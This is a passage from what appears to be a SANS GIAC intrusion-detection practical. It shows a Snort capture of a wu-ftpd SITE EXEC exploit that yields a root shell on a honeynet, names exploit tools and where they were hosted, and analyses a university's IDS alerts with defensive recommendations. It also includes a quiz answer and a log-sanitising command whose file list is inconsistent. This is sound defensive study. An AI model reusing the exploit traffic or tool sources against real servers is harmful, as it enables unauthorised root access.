=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:59.529681 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1728 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCE0EB9  Ack: 0xCF78AEB1  Win: 0x7CE3  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673829 237392403

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:56:01.491606 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16787 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0xCF78AEB1  Ack: 0xEBCE0EB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392604 29673829
69 64 3B 0A                                      id;.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:56:01.538880 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1729 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCE0EB9  Ack: 0xCF78AEB5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29674023 237392604

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:56:01.742466 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1730 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0xEBCE0EB9  Ack: 0xCF78AEB5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29674034 237392604
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root) gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 35  0(root) groups=5
30 28 66 74 70 29 0A                             0(ftp).

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 28 - Network capture of the intruder exploited the vulnerability and obtained a root-shell.

© SANS Institute 2000 - 2002, Author retains full rights.

Attack mechanism:

Base on the string "SITE EXEC 7 mmmmnnnn", I was able to locate two possible sources of tools that might have generated the detected traffic. One of them is the "MscanWorm" available from http://www.digitaloffense.net/worms/MscanWorm/ and the other is the "7350wu" tool available from http://nikita.co.id/~kecoak/hacking.html. Both of these tools utilizes the same brute force algorithm that increments the SITE EXEC command until it eventually reach the size for which the attack would be successful. However, based on the information collected in the rest of the detect, the "7350wu" tool is probably the most likely candidate used by our attacker, since the "MscanWorm" will also create activities to tcp port 80 and 111 apart from tcp port 21 and do so in a pattern of "80, 21, 111, 21, 21, 80, 21, 111".

Therefore, the attack captured here is most likely generated using the "7350wu" tool.

Correlations:

This type of attack has been well documented on the CERT website, including CERT Incident Note IN-2000-10 (http://www.cert.org/incident_notes/IN-2000-10.html). Just documented in this incident note, a "t0rnkit" rootkit was installed on this FTP server after it's compromised. However, that part of the detect was intentionally left out of the scope of this analysis.

This type of activities is also documented as an ongoing activity on the Internet today, as per the CERT/CC Current Activity document on http://www.cert.org/current/current_activity.html.

Evidence of active targeting:

There is no evidence of active targeting prior the launch of the attack. The site administrator provided Snort binary log of both the day of the attack and the day prior, but we could locate any prior activity from the host 207.35.251.172 in the Snort binary log file.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Fortunately, this attack was launched against a honeynet server in a controlled environment, so the Criticality of this server is 1. Since the attack was to gain root level privilege on the system, the Lethality value would be 5.

Obviously, this system was vulnerable to this attack and the attacker was able to gain a root shell successfully. As the result, the System Countermeasures is 1. Given the nature of this system (i.e. a honeynet), the firewall was not configured to filter any inbound

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

traffics from the Internet. Therefore, the Network Countermeasures has only the value of 1.

Criticality:	1	(Honeynet system in a controlled environment)
Lethality:	5	(Compromise of the root user and rootkit installed)
System Countermeasures:	1	(none)
Network Countermeasures:	1	(none)

Severity= (1+5) – (1+1) = 4

Defensive recommendation:

The risks presented by this attack can be mitigated by the following actions:

- Disable the unnecessary commands such "SITE EXEC" on the FTP server.
- Disable anonymous FTP access to the FTP server.
- Replace FTP with SFTP (part of the SSH protocol).
- Ensure the software on Internet facing systems is up to date with all security patches
- Implement Firewall ACL/rule to grant FTP access to only trusted external hosts.

Multiple choice test question:

What makes the "SITE EXEC" input validation vulnerability of the WU-FTPD software so easily "programmed" into a tool for script kiddies??

1. The number of servers uses the WU-FTPD software.
2. The fact that many FTP servers running WU-FTPD also provides anonymous FTP services.
3. No special reason, all attacks are scriptable.
4. Many FTP clients are scriptable by default.

Answer: 2

© SANS Institute 2000 - 2002, Author retains full rights.

Assignment #3 – "Analyze This" Scenario

Executive Summary

Analyzing the various log generated by the Snort intrusion detection system(s) deployed in this university network was a major undertaking, in more than one way. The vastness of the network, the sheer size of log data, the open computing environment of a typical academic instution and perhaps even some mis-configuration of the intrusion detection system(s) itself has each posed as an unique chanllege for the analyst.

With the aid of scripts from both the public domain and in-house resources, the enormous amount of alert and portscan log entries were parsed and summarized into statistics that helped pointing out the focus of the attacks on the university's network.

The effort is futher hampered by the lack of documentation on the existing vulnerability/threat detection definition/rules currently being used by the intrusion detection system(s) deployed in the university. The analysis of the IDS data is then limited to the analyst's best interpretation of the alert. The task of eliminating false positives was difficult without either the actual configuration of various hosts on the university's network nor capture of network traffic that triggered each of the alerts.

The majority of the current alert definitions should be modified to filter away the noise created by false positives. While a large number of alerts were triggered, the majority of them were seemingly false positives caused by innocent applications. The detailed analysis of each alert included in this report should be used to fine-tune the intrusion detection system(s) deployed. The value of the intrusion detection can only be realized once false positives are minimized. Further, automated network capturing should also be implemented on the university's network to provide value data to the future analyst on determining both the legitimacy and the severity of the alerts.

Finally, defensive recommendations were presented for each of the top 10 alerts, which accounts for nearly 96% of all alerts recored. At the end of the report, we have also compiled a list of internal hosts that had been targets of high-severity attacks and would require immediate attention to ensure neither the integrity nor the confidentially of the data stored on those hosts were compromised.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

List of files analyzed

The data for this audit was taken from the snort log file repository at http://www.research.umbc.edu/~andy/. Of the data provided, the following logs from the period between February 12th, 2002 and February 16th, 2002 were selected as the scope of this analysis:

Alerts	Out-of-Spec	Scans
alert.020212.gz	Oos_Feb.12.2002.gz	scans.020212.gz
alert.020213.gz	Oos_Feb.13.2002.gz	scans.020213.gz
alert.020214.gz	Oos_Feb.14.2002.gz	scans.020214.gz
alert.020215.gz	Oos_Feb.15.2002.gz	scans.020215.gz
alert.020216.gz	Oos_Feb.16.2002.gz	scans.020216.gz

Table 1 - List of Snort Log Files Analyzed

Description of the analysis process

The list of .gz files specified in the Table 1 above were downloaded and un-gzipped.

The alert files were then catenated and sanitized into a new file "alerts.clean". The santization removes the portscan entries as well as replacing all occurrence of "MY.NET" with "333.333" (this is done via the command "cat alert.020212.gz alert.0202.13 alert.020214 alert.020215 alert.020215 | grep –v spp_portscan | sed s/MY.NET/333.333/g > alerts.clean"). The alerts.clean file was then parsed by the Snortsnarf script (available from silicondefense.com), which took close to 6 hours on a Compaq Proliant server with 512 MB of RAM to complete…

Using both informations from cert.org, archive.org's copies of whitehats.com and other newsgroup postings on google.com, the top 10 alerts were then analyzed and documented in the appropriate sections below.

The OOS (out of specification) data were analyzed by hand and categorized into the following five categories:

- Packet with ECN, RST, ACK and URG flags, with data payload
- Packet with ECN, SYN, FIN, RST, PUSH and URG flags, with data payload
- Packet with SYN, FIN, ACK and URG flags, with data payload
- Packets with Non-Standard TCP Options
- RST Packet with data payload

Each category was then briefly discussed and then a data topology diagram was drawn to provide better understanding of the traffic pattern.

Finally, a homegrown script "scans-parser" was used to parse the scans files to produce the report of top-10 talkers, in turns of source IP addresses, destination IP addressed,

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

source ports and destination ports. Realizing a number of internal hosts were heavily logged as source of port scans, this script was modified to generate the top-10 talkers for both the entire log and just the external hosts. All 5 scans files were catenated together to form a gigantic scans file to be processed by the "scans-parser" script. The script "scans-parser" is attached in Appendix B for your reference.

Base on the output of the SnortSnarf script, the analysis of the top-10 alerts and the output of scans-parser script, a list of 5 external hosts of interest were created. Registration information of these 5 hosts was then obtained via the use of Sam Spade.

Base on the nature of the alerts, a list of high serverity alerts were identified and their targeted hosts were summarized in table against all the servere alerts that were logged with those hosts as the destinations. This table provides the list of internal machines that could have been compromised by the exploits launched by external/hostile hosts.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Analysis of the Alerts data

List of detects

There were a total of 457,197 counts of alerts detected by the Snort system deployed at the university's network. The list of alerts is broken down into the table below.

The top 10 alerts accounts for 95.97% of total alerts. As the result, the scope of this analysis will be focused on these alerts. A detail analysis of each alert would be documented in in sections following the summary table below.

Percentage	Count	Alert Type
34.95%	159806	connect to 515 from inside
16.43%	75132	spp_http_decode: IIS Unicode attack detected
13.50%	61723	SMB Name Wildcard
8.19%	37424	MISC Large UDP Packet
6.70%	30613	ICMP Echo Request L3retriever Ping
4.64%	21202	SNMP public access
4.50%	20562	spp_http_decode: CGI Null Byte attack detected
3.24%	14799	INFO MSN IM Chat data
1.99%	9090	Watchlist 000220 IL-ISDNNET-990517
1.84%	8420	High port 65535 udp - possible Red Worm – traffic
1.11%	5091	ICMP Echo Request Nmap or HPING2
0.40%	1826	ICMP Router Selection
0.34%	1575	FTP DoS ftpd globbing
0.28%	1263	ICMP Echo Request Delphi-Piette Windows
0.26%	1185	WEB-IIS view source via translate header
0.25%	1127	SCAN Proxy attempt
0.22%	997	INFO - Possible Squid Scan
0.16%	730	ICMP Fragment Reassembly Time Exceeded
0.10%	443	WEB-MISC Attempt to execute cmd
0.09%	430	NMAP TCP ping!
0.09%	418	ICMP Echo Request BSDtype
0.07%	327	Null scan!
0.06%	297	WEB-IIS _vti_inf access
0.06%	295	WEB-FRONTPAGE _vti_rpc access
0.05%	225	INFO Possible IRC Access
0.04%	178	INFO FTP anonymous FTP
0.04%	167	Possible trojan server activity
0.04%	163	WEB-CGI ksh access
0.03%	153	ICMP Echo Request Windows
0.03%	138	TFTP - Internal TCP connection to external tftp server
0.02%	108	MYPARTY - Possible My Party infection
0.02%	104	INFO Outbound GNUTella Connect request

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

0.02%	99	ICMP traceroute
0.02%	93	INFO Inbound GNUTella Connect request
0.02%	71	Incomplete Packet Fragments Discarded
0.01%	68	WEB-CGI rsh access
0.01%	62	ICMP Destination Unreachable (Communication Administratively Prohibited)
0.01%	61	IDS552/web-iis_IIS ISAPI Overflow ida nosize
0.01%	59	EXPLOIT NTPDX buffer overflow
0.01%	57	TCP SRC and DST outside network
0.01%	55	EXPLOIT x86 NOOP
0.01%	50	WEB-MISC compaq nsight directory traversal
0.01%	48	INFO Napster Client Data
0.01%	45	INFO Outbound GNUTella Connect accept
0.01%	44	SUNRPC highport access!
0.01%	40	EXPLOIT x86 stealth noop
0.01%	39	WEB-MISC 403 Forbidden
0.01%	33	ICMP Destination Unreachable (Protocol Unreachable)
0.01%	28	SCAN Synscan Portscan ID 19104
0.00%	22	Watchlist 000222 NET-NCFC
0.00%	21	Attempted Sun RPC high port access
0.00%	17	WEB-CGI scriptalias access
0.00%	16	Back Orifice
0.00%	15	WEB-IIS Unauthorized IP Access Attempt
0.00%	15	EXPLOIT x86 setuid 0
0.00%	14	Queso fingerprint
0.00%	13	FTP CWD / - possible warez site
0.00%	12	MISC traceroute
0.00%	9	SCAN FIN
0.00%	9	High port 65535 tcp - possible Red Worm - traffic
0.00%	9	EXPLOIT x86 setgid 0
0.00%	8	MISC Large ICMP Packet
0.00%	5	Virus - Possible MyRomeo Worm
0.00%	5	Tiny Fragments - Possible Hostile Activity
0.00%	5	Port 55850 udp - Possible myserver activity - ref. 010313-1
0.00%	4	X11 outgoing
0.00%	4	WEB-MISC http directory traversal
0.00%	4	INFO Inbound GNUTella Connect accept
0.00%	3	WEB-CGI formmail access
0.00%	3	TFTP - Internal UDP connection to external tftp server
0.00%	2	x86 NOOP - unicode BUFFER OVERFLOW ATTACK
0.00%	2	WEB-MISC ICQ Webfront HTTP DOS
0.00%	2	WEB-IIS encoding access
0.00%	2	WEB-CGI phf access
0.00%	2	Virus - Possible pif Worm

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

0.00%	2	TFTP - External TCP connection to internal tftp server
0.00%	2	RPC udp traffic contains bin sh
0.00%	2	ICMP Address Mask Reply
0.00%	2	Fragmentation Overflow Attack
0.00%	1	TFTP - External UDP connection to internal tftp server
0.00%	1	TELNET access
0.00%	1	SMB CD...

Table 2 - List of Alerts by Count of Occurrence

Brief descriptions of the alerts triggered are listed below:

connect to 515 from inside

- **Description:**

  Snort detected 159806 attempts to access port 515 from computers internal to the university's network.

  TCP port 515 is the port for which the line printer daemon usually binds to. There has been a series of exploits against the LP daemon, such as those documented in CERT Advisories CA-1997-19 and CA-. However, at the same time, it is also possible for these alerts to be resulted from the legitament use of actual printing. Given the origin of the traffic (i.e. internal network), the majority of the alerts triggered could be that of legitament use.

  Due to the use TCP connection in this detect, it is unlikely for the source of these traffic to be spoofed.

  Analyzing the source and destination addresses recorded in the alerts of this category, all three destinations are in the internal network with MY.NET.150.198 receiving the majority of the connections. It is probably safe to say these alerts were triggered by the normal usage of the LP daemon, assuming MY.NET.150.198, MY.NET.150.205 and MY.NET.1.63 are all legitament print servers.

  Therefore, barring hostile internal users, these alerts could probably be safely ignored.

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.171	20326	21162	1	35
MY.NET.153.114	11950	13277	1	68

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET.153.118	9944	9978	1	9
MY.NET.88.148	7809	8012	1	22
MY.NET.153.120	5926	7321	1	39
MY.NET.153.113	5313	9409	1	78
MY.NET.153.125	5185	5729	1	22
MY.NET.153.106	5119	7172	1	86
MY.NET.153.123	4695	4805	1	9
MY.NET.153.126	4565	4666	1	11

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.150.198	159429	159436	141	143
MY.NET.150.205	206	211	1	2
MY.NET.1.63	171	171	7	7

- **Corelations:**

  The same alert was noted in Scott Shinberg's GCIA Practical Assigment submission on July 11th, 2001, however different destination hosts were documented in his analysis.

- **Defensive Recommendation(s):**
  - Protect the LP daemons on those hosts using product such as TCP Wrappers and restrict connections to only authorized/trusted hosts.
  - Ensure the appropriate security patches for the LP daemon has been applied on all of these three LP servers in the internal network.

spp_http_decode: IIS Unicode attack detected

- **Description:**

  Snort detect 75132 occurrence of IIS Unicode attacks. This is also known as the "Superfluous Decoding Vulnerability in IIS" vulnerability (Microsoft Security Bulletin MS01-026). This exploit is often used by the nimda worm (as documented by CERT Advisory CA-2001-26).

  Due to the use TCP connection in this detect, it is unlikely for the source of these traffic to be spoofed.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The false positive is possible if the legitament URL happens to contain special Unicode characters that the Snort NIDS is looking for. These characters are typically "%c0" or "%af".

Analyzing the source and destination addresses recorded in the alerts of this category, I realized the source addresses mostly belong to the internal network (with the exception of 130.37.130.39, 195.192.126.34, 203.106.114.254, 203.227.74.100, 211.96.99.59 and 213.237.46.241) and the destinations are mostly to the external networks (with the exception of MY.NET.11.4, MY.NET.150.83, MY.NET.153.159, MY.NET.5.241, MY.NET.5.79, MY.NET.5.92, MY.NET.5.95, MY.NET.5.96 and MY.NET.5.97). Most notably was the concentration of connections to various class-B blocks in the 211.x.0.0 range of IP addresses. At the same time, I do not see any one host generating any substantial amount of connections in this 5-day period.

These hosts in the 211.x.0.0 networks are web servers in South Korea and it is very likely for URL on these web servers to contain Unicode characters that might have "accidentally" set off the Snort alerts. Further, the evenly "low" number of alerts per each source IP addresses would pretty much rule out the possibility of the "nimda" worm playing a role here.

However, upon analyzing the external sources of these alerts, the following were discoveries were made:

- The following hosts has launch both this Unicode attack as well as the "Attempt to launch cmd" attack on the specified hosts:
  - 211.96.99.59 launched the attacks on MY.NET.5.95 and MY.NET.150.83.
  - 62.110.19.12 launched the attacks on MY.NET.5.95 and MY.NET.5.92.
  - 130.37.130.39 launched the attacks on MY.NET.5.95 and MY.NET.5.241.
  - 203.227.74.100 launched the attacks on MY.NET.150.83 and MY.NET.5.96.
  - 203.106.114.254 launched the attacks on MY.NET.5.96.
  - 80.129.159.77 launched the attacks on MY.NET.5.79, MY.NET.5.92, MY.NET.5.97, MY.NET.5.96, MY.NET.5.95 and MY.NET.5.241.
  - 213.237.46.241 launched the attacks on MY.NET.5.79, MY.NET.5.92, MY.NET.5.95, MY.NET.5.96 and MY.NET.5.97.
- 195.192.126.34 launched only the Unicode attack to MY.NET.5.96

Further, by analyzing the alerts involving source IP addresses of MY.NET.150.83, MY.NET.5.79, MY.NET.5.92, MY.NET.5.95, MY.NET.5.96, MY.NET.5.97 and MY.NET.5.241, we made the following discoveries:

- MY.NET.5.92 has triggered:
  - 1 instances of SMB Name Wildcard

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

        - 15 instances of WEB-IIS Unauthorized IP Access Attempt
        - 20 instances of WEB-MISC 403 Forbidden
    - Both MY.NET.5.79 and MY.NET.5.95 triggered no alerts
    - MY.NET.5.96 triggered:
        - 10 instances of Possible trojan server activity
        - 19 instances of WEB-MISC 403 Forbidden
        - 289 instances of SMB Name Wildcard
    - MY.NET.5.97 triggered:
        - 1 instances of SMB Name Wildcard
    - MY.NET.150.83 triggered:
        - 1 instances of High port 65535 tcp - possible Red Worm - traffic
        - 2 instances of ICMP Destination Unreachable (Protocol Unreachable)
        - 34 instances of SMB Name Wildcard

Based on the above analysis, it is probably safe to say that (at least) MY.NET.5.92, MY.NET.5.96, MY.NET.5.97 and MY.NET.150.83 are Windows/SAMBA based machines and that would probably warrant a quick checkup to ensure they are not vulnerable to the two attacks being used here. However, at the same time, we don't see any evidence of these machines being used as a launchpad to attack other hosts (the analysis of the various alerts listed above will be discussed in its own sections later on).

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.153.197	5119	5420	84	98
MY.NET.153.143	4335	4566	39	46
MY.NET.153.113	3314	9409	58	78
MY.NET.153.146	3283	8486	63	66
MY.NET.153.189	3057	3729	58	63
MY.NET.153.144	2671	2676	21	22
MY.NET.153.196	2641	2692	32	39
MY.NET.153.203	1997	2513	49	54
MY.NET.150.165	1974	2087	24	29
MY.NET.153.119	1857	6379	48	54

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
211.115.213.202	5498	5498	9	9

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

211.111.220.163	2818	2818	4	4
211.115.213.207	2348	2348	8	8
211.111.214.125	2285	2285	4	4
64.12.184.141	1781	1781	21	21
211.32.117.26	1405	1405	16	16
207.200.86.97	1231	1231	5	5
207.200.89.225	1181	1181	9	9
211.32.117.31	1053	1053	18	18
211.32.117.37	962	962	14	14

- **Corelations:**

  Almost all accounts of similair alerts found via google.com were that of the nimda worm, however, Monte Toren posted a message on Snort-users mailing list on April, 2001 (http://archives.neohapsis.com/archives/snort/2001-04/0679.html) reporting about this type of scans from IP addresses belonging to South Korea. This is the same thing as what I noticed from some of my client's IDS sensors (i.e. IIS Unicode based attacks from mostly South Korea based hosts).

- **Defensive Recommendation(s):**
  - Apply the appropriate security patch from Microsoft Corp, as documented in MS Security Bulletin MS01-026.

SMB Name Wildcard

- **Description:**
  (Quoted from Archive.org's archive of whitehats.com/IDS/177)
  This event indicates a standard netbios name table retrieval query. Windows machines often exchange these queries as a part of the filesharing protocol to determine NetBIOS names when only IP addresses are known. An attacker could use this same query to extract useful information such as workstation name, domain, and users who are currently logged in.

  Since this event was caused by a UDP packet, the source IP address could be easily forged. It has been noted that the intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed.

  There are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. The following

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

details have been reported:
This signature *rarely* has "false positives", however the reason for the packet being sent often varies - many Windows machines will send these NetBIOS name requests by default when negotiating various connections with other systems (not just netbios). Additionally, some desktop firewalls will automatically send the packets to any other host that connects back to the user (such as identd requests from a mail server or IRC server). NetBIOS name traffic is considered background noise on the network and should only be considered when combined with other forensic evidence that points to a problem/suspicion.
(End Quote)

Analyzing the source and the destination IP addresses of the alerts captured here, and we discovered that all of the "NetBIOS Name Wildcard" traffics are generated by internal hosts to internal hosts. It is probably safe to assume these alerts were triggered by the legitament use of Windows applications (e.g. the command "nbtstat –A <IP of the Target>").

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.11.6	14047	14047	59	59
MY.NET.11.7	11324	11324	59	59
MY.NET.11.5	4311	4311	59	59
MY.NET.152.163	1032	2497	3	16
MY.NET.152.183	655	1549	3	11
MY.NET.152.180	634	1482	3	11
MY.NET.152.157	629	2099	3	31
MY.NET.152.181	625	1658	4	8
MY.NET.152.15	606	1643	3	5
MY.NET.152.167	604	1932	4	13

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.11.6	14026	30571	59	59
MY.NET.11.7	11327	24789	59	59
MY.NET.11.5	4284	8630	59	59
MY.NET.152.163	1029	1101	3	12

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET.5.4	733	1219	24	25
MY.NET.152.183	663	750	3	13
MY.NET.152.157	634	1823	3	11
MY.NET.152.180	631	695	3	10
MY.NET.152.181	625	730	5	12
MY.NET.152.15	612	642	3	10

- **Corelations:**

  The same alert was also picked up and analyzed by Jeffrey A. Holland in his GCIA practical assignment submission to GIAC on May 22nd, 2001. The discussion of this detect, as mentioned specifically on page 75 of Jeffrey's write-up.

- **Defensive Recommendation(s):**
  - Ingress filtering of all inbound UDP packets to port 137, from all non-trusted external hosts

MISC Large UDP Packet

- **Description:**

  Snort detected a total of 37,424 counts of UDP packets larger than a predefined value (this value is 4,000 bytes, in the Feb-24 release of snort-rules from snort.org) from the outside network going toward the university's network.

  UDP packets are typically used by applications needing to send small amount of data across the network with quickly and cheaply (thus not using the TCP connections for it). Large UDP packets can be an indication of someone trying to exploit an input validation vulnerability of certain application. At the same time, it is also known that file transfers using the SMB protocol will trigger this alert (ie. file transfers between Windows and/or Samba hosts).

  In this case, we have noticed usually high number of large UDP packets coming in from 30 external hosts to 15 internal hosts. Further analysis revealed that most of these external hosts only triggered the "MISC Large UDP Packet" alert, while the following hosts had also triggered other alerts:
  - 216.106.172.146
    - 1 instances of EXPLOIT NTPDX buffer overflow
    - 17 instances of High port 65535 udp - possible Red Worm – traffic
  - 63.250.205.9

© SANS Institute 2000 - 2002, Author retains full rights.

- 7 instances of High port 65535 udp - possible Red Worm – traffic
- 61.78.53.74
  - 33 instances of High port 65535 udp - possible Red Worm – traffic
- 63.250.205.11
  - 3 instances of High port 65535 udp - possible Red Worm – traffic
- 63.250.214.131
  - 3 instances of High port 65535 udp - possible Red Worm – traffic

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
66.28.47.76	6755	6758	1	1
216.54.221.197	4759	4759	1	1
216.106.172.146	3176	3194	1	4
64.152.216.82	2782	2782	1	1
63.250.205.9	2469	2476	1	2
61.78.53.74	2059	2092	2	2
63.240.15.205	1811	1811	1	1
63.240.15.199	1799	1799	1	1
63.209.213.43	1597	1597	1	1
66.186.38.149	1470	1470	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.153.184	10904	11020	9	20
MY.NET.153.153	8573	8755	3	16
MY.NET.153.171	4759	4939	1	11
MY.NET.153.141	4260	4310	4	16
MY.NET.153.152	2469	2575	1	14
MY.NET.153.165	1461	1526	2	9
MY.NET.153.157	1189	1302	1	13
MY.NET.152.21	1182	1897	1	12
MY.NET.153.194	1062	1495	3	28

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET.152.157	1000	1823	1	11

- **Corelations:**

  Jonah Russ posted a message on Snort-Users mailing list reporting his observation of this alert in a large Windows network. This posting is available on http://archives.neohapsis.com/archives/snort/2001-02/0077.html.

- **Defensive Recommendation(s):**
  - Typically, there is no reason to allow inbound UDP packets from external networks. Therefore, implement ingress filtering on the border router/gateway to block all inbound UDP packets.
  - If certain inbound UDP traffic is necessary for the business function of the organization, allow only such traffic from trusted/required hosts.

ICMP Echo Request L3retriever Ping

- **Description:**

  (Quoted from achive.org's archive of whitehats.com/IDS/311)
  This event may indicate that someone is scanning your network using the L3 "Retriever 1.5" security scanner. This legitimate security tool is for authorized security assessment and should not be used on unauthorized networks.

  Since this event was caused by a ICMP packet, the source IP address could be easily forged. It has been noted that the intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed.

  There are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. The following details have been reported:
  "This type of ICMP ping seems to be also generated by (plain) Win2K host talking to Win2K domain controllers." –nnposter
  (End Quote)

  Based on the result of the analysis of the alert source and destination IP addresses, these alerts triggered seems to be non-hostile in nature since the sources are all internal in orgin and it would be silly to some degree for an intruder to compromise an internal host and download this security scanner to scan other internal hosts (while he could do all that reconnaissance remotely).

  It is my belief that these alerts are probably false positives and should be ignored.

- **Top Talkers (by source and destination):**

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.152.163	1017	2497	3	16
MY.NET.152.183	647	1549	3	11
MY.NET.152.180	642	1482	3	11
MY.NET.152.181	629	1658	3	8
MY.NET.152.157	623	2099	3	31
MY.NET.152.15	602	1643	3	5
MY.NET.152.21	598	1428	3	19
MY.NET.152.20	597	1369	3	10
MY.NET.152.167	596	1932	3	13
MY.NET.152.10	587	1268	3	8

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.11.6	14045	30571	59	59
MY.NET.11.7	11363	24789	59	59
MY.NET.11.5	4345	8630	59	59
MY.NET.5.4	486	1219	23	25
MY.NET.5.92	102	693	4	25
MY.NET.5.96	80	3225	44	242
MY.NET.150.133	72	684	3	109
MY.NET.10.49	41	41	6	6
MY.NET.5.3	39	102	10	11
MY.NET.5.35	28	70	7	7

- **Corelations:**

  Picked up an interesting thread of discussion on a false positive of this alert on http://www.geocrawler.com/archives/3/4890/2001/8/0/6524611/ and it turns out to be the response of Win2K server to some unique ICMP-echo request fom a AIX box…

- **Defensive Recommendation(s):**

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

As a good practice, ingress filtering should be implemented on the premeter routers/firewalls to prevent unnecessary ICMP packets from entering. Further egress filtering should also be implemented to avoid unnecessary ICMP packets from leaving the local network (since there are ways to invoke ICMP reponses using non-ICMP stimulis).

SNMP public access

- **Description:**

  Snort detected a total of 21,202 attempts of external hosts trying to access the SNMP information on internal devices using the "public" community string.

  The triggering of this alert does not necessary mean the attempting host has successfully obtained the info it's looking for. This merely suggests someone is trying acess the targeted device with the default community string.

  Since SNMP information is accessed using UDP packets, the source addresses of these packets can be easily forged.

  False positives are very rare for this detect.

- **Top Talkers (by source and destination):**

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.70.177	9020	9051	32	32
MY.NET.150.198	3133	3134	101	102
MY.NET.153.220	2355	2355	1	1
MY.NET.150.245	2307	2307	1	1
MY.NET.150.41	1903	1904	1	2
MY.NET.88.240	1189	1210	1	3
MY.NET.88.225	704	802	1	4
MY.NET.84.155	242	242	16	16
MY.NET.88.241	109	163	1	7
MY.NET.186.10	100	100	1	1

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET.152.109	6587	6587	4	4
MY.NET.151.114	1363	1386	3	10
MY.NET.150.195	1329	1351	10	15
MY.NET.5.37	1198	1200	1	3
MY.NET.5.128	1123	1124	1	2
MY.NET.5.31	1069	1078	1	8
MY.NET.5.79	872	1460	1	22
MY.NET.5.241	785	825	1	14
MY.NET.150.84	739	755	4	8
MY.NET.5.143	728	736	1	3

- **Corelations:**

  Scott Shinberg had also documented alerts of this category in his July 11th, 2001 GCIA practical assignment submission. This alert was discussed on page 43 and page 44 of his write-up.

- **Defensive Recommendation(s):**
  - Ensure SNMP is only enabled on device where this function is required.
  - Ensure no device in the internal network uses the default community string for either "Read" or "Read/Write" access.
  - While we did not observe any external hosts involved in these SNMP attempts, ingress filtering should be implemented on border router/firewalls to prevent un-authorized SNMP queries from external/hostile networks.

spp_http_decode: CGI Null Byte attack detected

- **Description:**

  (Quoting from Snort FAQ on http://www.snort.org/docs/faq.html#4.12)
  Q: What about "CGI Null Byte attacks"?

